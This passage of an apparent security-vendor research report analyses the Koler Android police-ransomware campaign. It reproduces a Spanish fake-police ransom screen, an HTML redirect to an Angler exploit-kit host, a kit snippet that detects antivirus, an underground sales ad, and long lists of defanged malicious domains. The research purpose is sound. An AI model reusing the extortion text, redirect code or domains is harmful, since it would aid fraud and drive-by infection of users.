


Arma dei Carabinieri
Centro Nazionale Anticrimine Informatico
per la Protezione delle Infrastrutture Critiche
polizia delle comunicazioni
CNAIPIC
CARABINIERI
REPVBBLICA ITALIANA
POLIZIA DI STATO
POLIZIA PENITENZIARIA
CARABI
Australian Communications and Media Authority
AFP. Crime Commission (ACC)
Royal Australian Corps of Military Police
AUSTRALIAN FEDERAL POLICE
FEDERAL POLICE
acma
ACC
SOCA
Cheshire
Constabulary
BE SAFE, FEEL SAFE
PCeU
Police Central e-crime Unit
Serious Organised Crime Agency
METROPOLITAN BRITISH POLICE
UNITED KINGDOM POLICE
EIIR
METROPOLITAN POLICE

Figure 26. Headers used in blocking screens

All these servers contain blocking templates affecting 30 different countries. The image below shows the blocking screen received on a computer with a source IP address from Spain and a Firefox browser.


Policía. ¡ATENCIÓN! Su navegador ha sido bloqueado por razones de seguridad vistos los motivos abajo detallados. Todas las acciones hechas en este ordenador personal, están registradas. Todos sus archivos están codificados. Us...
police.thebestbind.com/legend.html
INTERPOL
GRUPO DE DELITOS TELEMATICOS
DIRECCIÓN GENERAL DE LA POLICÍA Y DE LA GUARDIA CIVIL
GUARDIA CIVIL POLICIA JUDICIAL
GRUPO DE DELITOS TELEMÁTICOS
CYBER CRIME
paysafecard
Ukash
1 2 3 4 5 6 7 8 9 0 ← Clear
Pagar PaySafeCard
Pagar Ukash

IP: 3 6

País: Spain
Región:
Ciudad:

¡ATENCIÓN! Su navegador ha sido bloqueado por razones de seguridad vistos los motivos abajo detallados.
Todas las acciones hechas en este ordenador personal, están registradas.
Todos sus archivos están codificados.

Usted está acusado de mirar/conservar y/o divulgar los materiales pornográficos del contenido prohibido (Pornografía infantil/Zoofilia/Violación etc.). Usted ha infringido la Declaración mundial de la lucha contra la divulgación de la pornografía infantil y está acusado de cometer el crimen en razón al Artículo 161 del Código Penal del Reino de España.

El artículo 161 del Código Penal del Reino de España prevé a titulo de punición la encarcelación por el plazo desde **5** hasta **11** años.

Además, usted es sospechoso de la violación de la "Ley de los derechos de autor y adyacentes" (descarga de música pirata, video, soporte lógico sin licencia) y uso y/o divulgación del contenido defendido por el derecho de autor. Con eso usted es sospechoso de la infracción del Artículo 148 del Código Penal del Reino de España.

El tiempo restante: 47:59:16

Código PIN: Escriba el código
Valor: 100

¿Dónde puedo adquirir un PaySafeCard voucher?

Puedes conseguir PaySafeCard en muchos supermercados, gasolineras, estancos y quioscos. **Puedes adquirir tu PaySafeCard en las siguientes redes:** ePay (anteriormente Movilcarga y Telerecarga), Supercor Express, Supercor, Telecor, Correos, Opencor, NovaCaixaGalicia, CajaMar, EVO Banco, DisaShop, kioscos de RED30mil y Canal Recargas de

Figure 27. Browser blocking screen example

In addition, these servers also act as redirectors. If the domains (including the police subdomain) are visited directly, the sites will redirect the user to one of a pre-defined list of 21 additional porn sites. The full list can be found in Appendix III.

Infrastructure for exploiting

The redirection infrastructure used in this campaign had a final surprise, in this case redirecting visitors to an exploit kit.

The porn redirector websites have some links inside that redirect the user to “videosartex.us” with the parameters ?1 and ?2. That includes asiansexlive.us, the website to which any random visitor to videosartex.us will be redirected.

When videosartex.us gets such requests from users browsing with Internet Explorer, it will redirect them to a new domain hosting an exploit kit.

The following is an example of this redirection:

```
<html>
      <head>
         <meta http-equiv="REFRESH" content="1;
URL='hxxp://antimicrobial.trentonmennonite.org:2980/hbwtfklh30.php/'">
         <script type="text/javascript">window.location =
"http://antimicrobial.trentonmennonite.org:2980/hbwtfklh30.php";</script>
      </head>
      <body>
         The Document has moved <a
href="hxxp://antimicrobial.trentonmennonite.org:2980/hbwtfklh30.php">here</a>
      </body>
      </html>
```

The redirection changes over time. While we were monitoring we detected more than 400 domains used to host the exploit kit. The full list can be found in Appendix IV. Below are a few examples:

```
hxxp://antimicrobial.trentonmennonite.org:2980/hbwtfklh30.php
hxxp://martystpreludiu.thesilvertonesrock.com:2980/4zufj3u9y9.php
hxxp://arveliaulophyte.springboropc.com:2980/hecc08cxgz.php
hxxp://sinuouslybehartigt.bishopselegantgiftbaskets.com:2980/emvs0ea7bx.php
hxxp://accitumque.vinoimori.com:2980/ttjevci9sg.php
hxxp://rjungccuco-hexapodies.oaktobe.com/2vv62v31s1
hxxp://multisallesdobbe.runningwstudios.com:2980/266e3badlo.php
hxxp://easterconregionalistit.runningwrecords.com:2980/t2deeny2ny.php
hxxp://burstall.runningwstudios.com:2980/mn1a6j2yij.php
```

It should be noted that the domains related to the exploit kit are registered using similar names, such as Vincenzo Lagi or Roberto Lagi.

The exploit kit used is Angler. We should keep in mind this exploit kit is one of the tools of choice of Team Reveton. The use of Port 2980, which is not usual among other exploit kits, is one of the distinctive aspects of this exploit kit.

The Angler exploit kit has exploits for Silverlight, Adobe Flash and Java. The use of Silverlight is quite common in Angler.

Interestingly, the kit has a reference to Kaspersky in its code, supposedly to check for its presence on the target’s machine:

```
for (var l = 0; l < 50; l++) {
    if (gs7sfd("c:\\Windows\\System32\\drivers\\kl1.sys")) {
        window['GgtXbTd'] = true;
        lSjFOSZd = '';
        window.sf325gtgs7sfdj = window.sf325gtgs7sfds = window.sf325gtgs7sfdf1 =
window.sf325gtgs7sfdf2 = false;
    };
    sleep(20);
}
```

During our analysis, the exploit code was not fully functional and it didn’t deliver any payload.

Impact

Based on KSN (Kaspersky Security Network) statistics from May 1, 2014 to June 1, 2014 the campaign is active and has shown an incremental trend since its first detection.

The statistics include all the samples mentioned earlier in this document. All of them are identified as Trojan.AndroidOS.Koler.




Figure 28. Koler detection trend




Figure 29. Geographical distribution of victims

The following table shows the top 10 countries by number of users affected based on our statistics:

Country	Number of affected users
USA	2224
Germany	135
UK	79
Canada	67
France	35
Italy	20
Poland	19
Mexico	16
Austria	15
Switzerland	15

The most affected countries are consistent with the information we were able to obtain from video-porno-gratuit.eu:





Figure 30. Visitor stats for video-porno-gratuit.eu

However, we can observe that Australia and Saudi Arabia are also among the most affected countries. We don't know why Italy, Germany and the UK are considered separately from Europe in this chart, but they are found among the top targeted countries.

We should keep in mind that what we have in these two last charts are statistics for visitors, and not necessarily infections.

Attribution

At the time of writing, the only element that we have regarding attribution is the code being publicized on several underground Russian forums since February 2014, although this is not conclusive evidence. In addition, the malware is just a part of this complex infrastructure when several malicious providers offer their services.



Sploit / Syslocker / Browlock / Block Android Mobile / *Partnerka

Started By Menatep , 19 Фев 2014 07:15

* * * * * Syslocker * * * * *

Высоко прибыльный вариант для windows adult трафика

- большой диапазон принимаемых стран
- уникальное решение блокировки
- собственный обмен чеков по наилучшему курсу на рынке или выдача сырыми чеками
- постоянные чистки билда

Figure 31. Underground advertisement

The following (Google) translation from Russian is provided online for the most relevant parts of the advertisement:

Sploit / Filtration System / Syslocker / CryptoLock / Block Android Mobile

We offer you the technical resources and a great solution for your adult and non-adult traffic.

We offer you the following services :

Using our bundles : (available for rent)
- The only private solution with high punching
- Service 24/7
- Always clean and sploitov domains
- API and detailed statistics

The ability to use our browser to drain traffic :
- Simple accommodation in two clicks
- Provide an API to generate net domains
- Safe redirection , not to expose your site under attack antivirus
- The ability to install on your servers
- Different types of accommodation - banners, popander , inject into standard js library

> …
> ***** Syslocker *****
>
> Highly profitable option for windows adult traffic
>
> - Large range of host country
> - A unique solution lock
> - Own checks on the best exchange rate in the market or the issuance of raw checks
> - Constant cleaning build

Conclusions

Ransomware for mobile devices appeared on almost every prediction list for 2014. We are not dealing with the most advanced families here such as cryptolocker for Windows; the ransomware is fairly basic, but sufficient to annoy the victim.

We should also consider the important psychological factor of a victim browsing porn websites and getting a message from the police blocking the device for inappropriate use and demanding the payment of a fine. This attack vector has proven quite effective in the past.

Although we do not have conclusive evidence, we believe that the team behind this malicious operation could be the one known as Reveton. This notorious gang has been responsible for several ransomware campaigns targeting computers from 2012 and it seems logical to evolve and adapt the same scheme for mobile devices.

However, the distribution network used in this campaign is the most interesting part. Dozens of automatically generated websites redirect traffic to a central hub where users are redirected again according to several conditions. This second redirection could be to a malicious Android application, browser-based ransomware or to a website with the Angler exploit kit.

In this final case, the exploit kit was not fully operational and we were unable to obtain its payload. However, the attackers used an API armed with the exploit kit to retrieve their landing sites. This is an interesting example of using malware-as-a-service in a highly automated malicious infrastructure.

Thanks to some operational mistakes made by the creators of the campaign, it was possible to retrieve very valuable data, including the current statistics of the victims of and visitors to the malicious infrastructure. The US was by far the most affected country.

With regards to the Android malware, it targeted users in 30 countries with customized websites for every one of them, even offering details on local payment methods for the fine.

We believe this kind of infrastructure is a perfect example of how well prepared and dangerous these campaigns are. They are now targeting, but are not limited to, Android users. The attackers can quickly create a similar infrastructure thanks to its intricate automation, changing the payload or targeting different users. The attackers have also created many different ways of monetizing their campaign in a true multi-device schema.

This kind of campaign will be the norm in the future.

i. Appendix I - Redirectors

hxxp://adultmatches.us
hxxp://animalporntube.us
hxxp://animalsexvideo.us
hxxp://banzigoviaggi.it
hxxp://college-porn.org
hxxp://dcskateshoes.us
hxxp://dogporn.us
hxxp://dogsexvideo.us
hxxp://fakelouis-vuitton.us
hxxp://free-zoo-porn.com
hxxp://freexporntube.com
hxxp://freezooporn.us
hxxp://hardsexetube8.com
hxxp://hardsextubefree.us
hxxp://icesextube.us
hxxp://imdogs.net
hxxp://incestporn.us
hxxp://iosextreme.it
hxxp://jeux-porno.eu
hxxp://justforever.us
hxxp://kindporn.us
hxxp://kleostours.it
hxxp://msexchangewiki.com
hxxp://mybigboobs.us
hxxp://nuff.us
hxxp://oflclan.it
hxxp://piratevault.us
hxxp://polslinux.it
hxxp://pornoenstreaming.eu
hxxp://rareanimalporn.us
hxxp://rarexxx.us
hxxp://sciallailfilm.it
hxxp://sexorgy.us
hxxp://sextoys-sexy.fr
hxxp://sextube8.us
hxxp://sexzoo.us
hxxp://tattitude.us
hxxp://toothmy.com
hxxp://topbeatsbydre.us
hxxp://toy-story-3dporn.com
hxxp://truebisexuallove.com
hxxp://videosartex.us (controller)
hxxp://viewn.us
hxxp://www.polslinux.it
hxxp://youngadultoutreach.com
hxxp://zooporn.us
hxxp://zoopornvideo.us
hxxp://zoosextube.us

ii. Appendix II – Block screen domains

hxxp://police.teamaquaticom.com/
hxxp://police.streetthrills.com/
hxxp://police.americanbicyclebag.com
hxxp://police.baldorealty.com
hxxp://police.biomasshrs.biz
hxxp://police.biomasshrs.co
hxxp://police.biomasshrs.com
hxxp://police.biomasshrs.info
hxxp://police.biomasshrs.mobi
hxxp://police.biomasshrs.net
hxxp://police.biomasshrs.org
hxxp://police.biomasshrs.us
hxxp://police.buffalobuyyourhome.com
hxxp://police.buffaloleaseyourproperty.com
hxxp://police.buffalopropertys.com
hxxp://police.bwellrehabilitation.com
hxxp://police.bwresource.us
hxxp://police.calloilco.com
hxxp://police.callsinclair.co
hxxp://police.cfocoo.com
hxxp://police.cfocoo.mobi
hxxp://police.comfortinnsaratoga.com
hxxp://police.evergreenmowplow.com
hxxp://police.goldencorralny.com
hxxp://police.healthresourcesofnewjersey.com
hxxp://police.homewithkate.com
hxxp://police.imowlawns4u.com
hxxp://police.k10productions.com
hxxp://police.kitsnkaboodle.com
hxxp://police.kitsnkabootal.com
hxxp://police.kramermedicalclinic.com
hxxp://police.mdcfocoo.com
hxxp://police.milesofsmilesshow.com
hxxp://police.milesofsmilesshows.com
hxxp://police.misticalis.com
hxxp://police.mistikalis.com
hxxp://police.mountingpleasure.com
hxxp://police.mptreasure.com
hxxp://police.mptreasures.com
hxxp://police.msa-cp.com
hxxp://police.msaclub.com
hxxp://police.msaclub.org
hxxp://police.mystikalis.com
hxxp://police.nancycelebratinghome.com
hxxp://police.nancywithcelebratinghomeinteriors.com
hxxp://police.northeastdl.com
hxxp://police.odpamusementpark.com
hxxp://police.odpap.com
hxxp://police.opnyhomes.com
hxxp://police.organicdegreaser.com
hxxp://police.organicdegreaser.info
hxxp://police.pelagreen.com
hxxp://police.petebowden.com
hxxp://police.petebowden.info
hxxp://police.plorku.com
hxxp://police.pond-craft.com
hxxp://police.pondability.com
hxxp://police.pondcraft.com
hxxp://police.pondtabs.com
hxxp://police.prettithings.com
hxxp://police.questafilms.com/
hxxp://police.quintoncheney.com
hxxp://police.rapanudi.com
hxxp://police.rcxchange.com
hxxp://police.rcxchange.com
hxxp://police.recessatwork.com
hxxp://police.renulens.com
hxxp://police.rescream.com
hxxp://police.rsidv.com
hxxp://police.ryancheney.com
hxxp://police.sadlier.us
hxxp://police.saratogacomfortinn.com
hxxp://police.saratogacomfortinnandsuites.com
hxxp://police.saratogauno.com
hxxp://police.saratogaunos.com
hxxp://police.scavengerclub.com
hxxp://police.shanemalk.com
hxxp://police.showcom.co
hxxp://police.showcom.international
hxxp://police.showcom.us
hxxp://police.showmensclub.org
hxxp://police.sinkodemayo.com
hxxp://police.stellaramusements.com/
hxxp://police.stellarfun.com/
hxxp://police.stellarfungroup.com/
hxxp://police.suburbanwildlife.com/
hxxp://police.sybarishospitality.com/
hxxp://police.teamgreenage.com/
hxxp://police.templeinmn.com
hxxp://police.tetonmovies.com

hxxp://police.thebestbind.com
hxxp://police.thebestbind.com/
hxxp://police.thetextfairy.com
hxxp://police.timewarpmedia.com
hxxp://police.trieatechnologies.biz
hxxp://police.trieatechnologies.co
hxxp://police.trieatechnologies.com
hxxp://police.trieatechnologies.info
hxxp://police.trieatechnologies.mobi
hxxp://police.trieatechnologies.net
hxxp://police.trieatechnologies.org
hxxp://police.trieatechnologies.us
hxxp://police.unosaratoga.com
hxxp://police.westendfest.com/
hxxp://police.wickedminions.com/
hxxp://police.wnymarketsnapsot.com
hxxp://police.yougoboyaz.com/
hxxp://police.yougoboygirls.com/
hxxp://police.yougoboygirlsentertainments.com/
hxxp://police.yougoboymarketing.com/
hxxp://police.yougoboyusa.com/
hxxp://police.yougoboywebsites.com/
hxxp://police.youhavenotpaidus.com/

iii. Appendix III – Related porn domains (no malware)

hxxp://catchfreeporn.com
hxxp://charlietube.com
hxxp://chimpstube.com
hxxp://clitpatrol.com
hxxp://dirtyalfie.com
hxxp://favoritesextube.com
hxxp://freshsexvideoz.com
hxxp://hardasstube.com
hxxp://hdporntubez.com
hxxp://hornydavid.com
hxxp://jimsporntube.com
hxxp://olivertube.com
hxxp://pornsnitch.com
hxxp://porntubator.com
hxxp://ratedtubesex.com
hxxp://tubepornspider.com
hxxp://www.brilliantsextube.com
hxxp://www.favoritexxxtube.com
hxxp://www.heremyporn.com
hxxp://www.madxxxshows.com
hxxp://xxxtubenow.com

iv. Appendix IV – Exploit kit websites:

hxxp://0blitz-chloropheum.ashleyaviationgroup1.com:2980
hxxp://0suicide.accountinggrowthinstitute.com:2980
hxxp://0sung.ghjnonprofitblog.com:2980
hxxp://1copy.unb10.com:2980
hxxp://1gimbal1preisetanz.accounting-websites.net:2980
hxxp://1heardlavincarnoso.magickalmonkey.com:2980
hxxp://1reed.theclaimsfactorsolutions.com:2980
hxxp://1rengarten0ala.ghjnonprofitblog.com:2980
hxxp://2nill.centauroslascruces.com:2980
hxxp://2schlei.emeraldadvisorsgroup.com:2980
hxxp://2suzette-mangajarro.accountinggrowthinstitute.com:2980
hxxp://3bartley.myhostbackup.com:2980
hxxp://3rd0.ashleyaviationgroup1.com:2980
hxxp://acercadorautsjalting.chrisbraven.com:2980
hxxp://achilli.reclaimmynation.com:2980
hxxp://ademtochkulttuuriperintkin.yourafricanfood.biz:2980
hxxp://adorfhuanxinkonsernissa.teasure.net:2980
hxxp://afgepoetsten.pcidoctor.com:2980
hxxp://afgespiegeld-navorsingsbeurse.ashleyluxurycars.com:2980
hxxp://airphilatelylbogan.ashleyairandtravel.com:2980
hxxp://aivi.theclaimsfactorsolutions.co.uk:2980
hxxp://albanaisactinioh.myhostbackup.net:2980
hxxp://alderdomsforsker.ethiosite.com:2980
hxxp://anastati-eroamisessa.centauroselpaso.com:2980
hxxp://antaisaksbhfdgalvanically.yourafricanfood.co.uk:2980
hxxp://anthologist.windsurfinglens.com:2980
hxxp://apegoscislydagupan.yourafricanfood.com:2980
hxxp://apofisisscellerai.accounting-websites.net:2980
hxxp://applsaketemptavissemque.theclaimsfactorsolutions.co.uk:2980
hxxp://appostammobedsheet.accounting-websites.net:2980
hxxp://argentamide1query.ethiosite.com:2980
hxxp://arkielmnwonderlandish.jfsproperty.com:2980
hxxp://artsenijfamilies.theclaimsfactorsolutions.co.uk:2980
hxxp://asiakassuhteita.centauroselpaso.com:2980
hxxp://askarigehaltlosesten.ethiosite.com:2980
hxxp://aussaugesciais.azyouthflagfootball.com:2980
hxxp://austauschte.antstransport.com:2980
hxxp://automaterialen.pcisurgeon.com:2980
hxxp://automaticity.windsurfinglens.com:2980
hxxp://babuchalumbayao.pensionreviewspecialist.com:2980
hxxp://bacteriostatically.agimarketleaders.com:2980
hxxp://balkanin.greenlogicny.com:2980
hxxp://ballstonlakedupeta1.tenutacanneta.com:2980
hxxp://barricaderaient.yourclaimswarehouse.co.uk:2980
hxxp://berberisen.windsurfinglens.com:2980
hxxp://bienenwasuurvrye.catalystcpamarketing.com:2980

hxxp://bijelih1itaveroque.yourclaimswarehouse.co.uk:2980
hxxp://bilsakkyndigdissequerait.tenutacanneta.com:2980
hxxp://blandiloquencewatakapofufuliwa.ashleyairllc.com:2980
hxxp://bloeitijdtorosaur.tenutaimori.com:2980
hxxp://bobico-peruutettu.recordschangedmylife.com:2980
hxxp://bodenkultur.aziendanuova.com:2980
hxxp://boesmanskildery.vitalitygoals.com:2980
hxxp://boobytra.centauroselpaso.com:2980
hxxp://bottlersaatananpalvonta.theclaimsfactor.com:2980
hxxp://brameraisolidgold.theclaimsfactorsolutions.co.uk:2980
hxxp://brancoli.yourafricanfood.com:2980
hxxp://bulgaricus.emeraldadvisorsgroup.com:2980
hxxp://bursianyleiskuvan.eastafro.com:2980
hxxp://bygecobb.myhostbackup.net:2980
hxxp://calibracion.catalystcpamarketing.com:2980
hxxp://cantadamorohasi.corerobot.com:2980
hxxp://carbonergeldtaschen.theclaimsfactorsolutions.com:2980
hxxp://chantaysavagespsxt.theclaimsfactorsolutions.com:2980
hxxp://chiba-twelvetricks.accounting-websites.net:2980
hxxp://churchh.greenlogicny.com:2980
hxxp://cillobacterium.theclaimsfactorsolutions.co.uk:2980
hxxp://coaloperatorfrpcc.unb10.com:2980
hxxp://codeword-geestenbezweersters.centauroselpaso.com:2980
hxxp://codiscoverer-onbetamelijkheden.leafguardsales.com:2980
hxxp://coloslossuses1indindoli.yourclaimswarehouse.co.uk:2980
hxxp://colsize-1succeed.ashleyairllc.com:2980
hxxp://commissariesbegripsvermo.recordschangedmylife.com:2980
hxxp://componistkerilty.accounting-websites.net:2980
hxxp://consuetudinempremorque.bodisignals.com:2980
hxxp://contendetbegrijpen.reclaimmynation.com:2980
hxxp://copierieyaq.sharkbitpoker.com:2980
hxxp://corcano-beifaellig.yourclaimswarehouse.co.uk:2980
hxxp://cprefix.catalystcpamarketing.com:2980
hxxp://cullowhee.theclaimsfactor.com:2980
hxxp://cypressoil-valdimar.ashleyaviationgroup1.com:2980
hxxp://dairyingvetvlek.tenutacanneta.com:2980
hxxp://decoupeesleviaque.myhostbackup.net:2980
hxxp://deniliquinherumdrueckende.ethiosite.com:2980
hxxp://designfasen.agimarketleaders.com:2980
hxxp://devourable.theclaimsfactorsolutions.co.uk:2980
hxxp://dishan-1personett.yourafricanfood.com:2980
hxxp://distilleesbergmans.yourclaimswarehouse.co.uk:2980
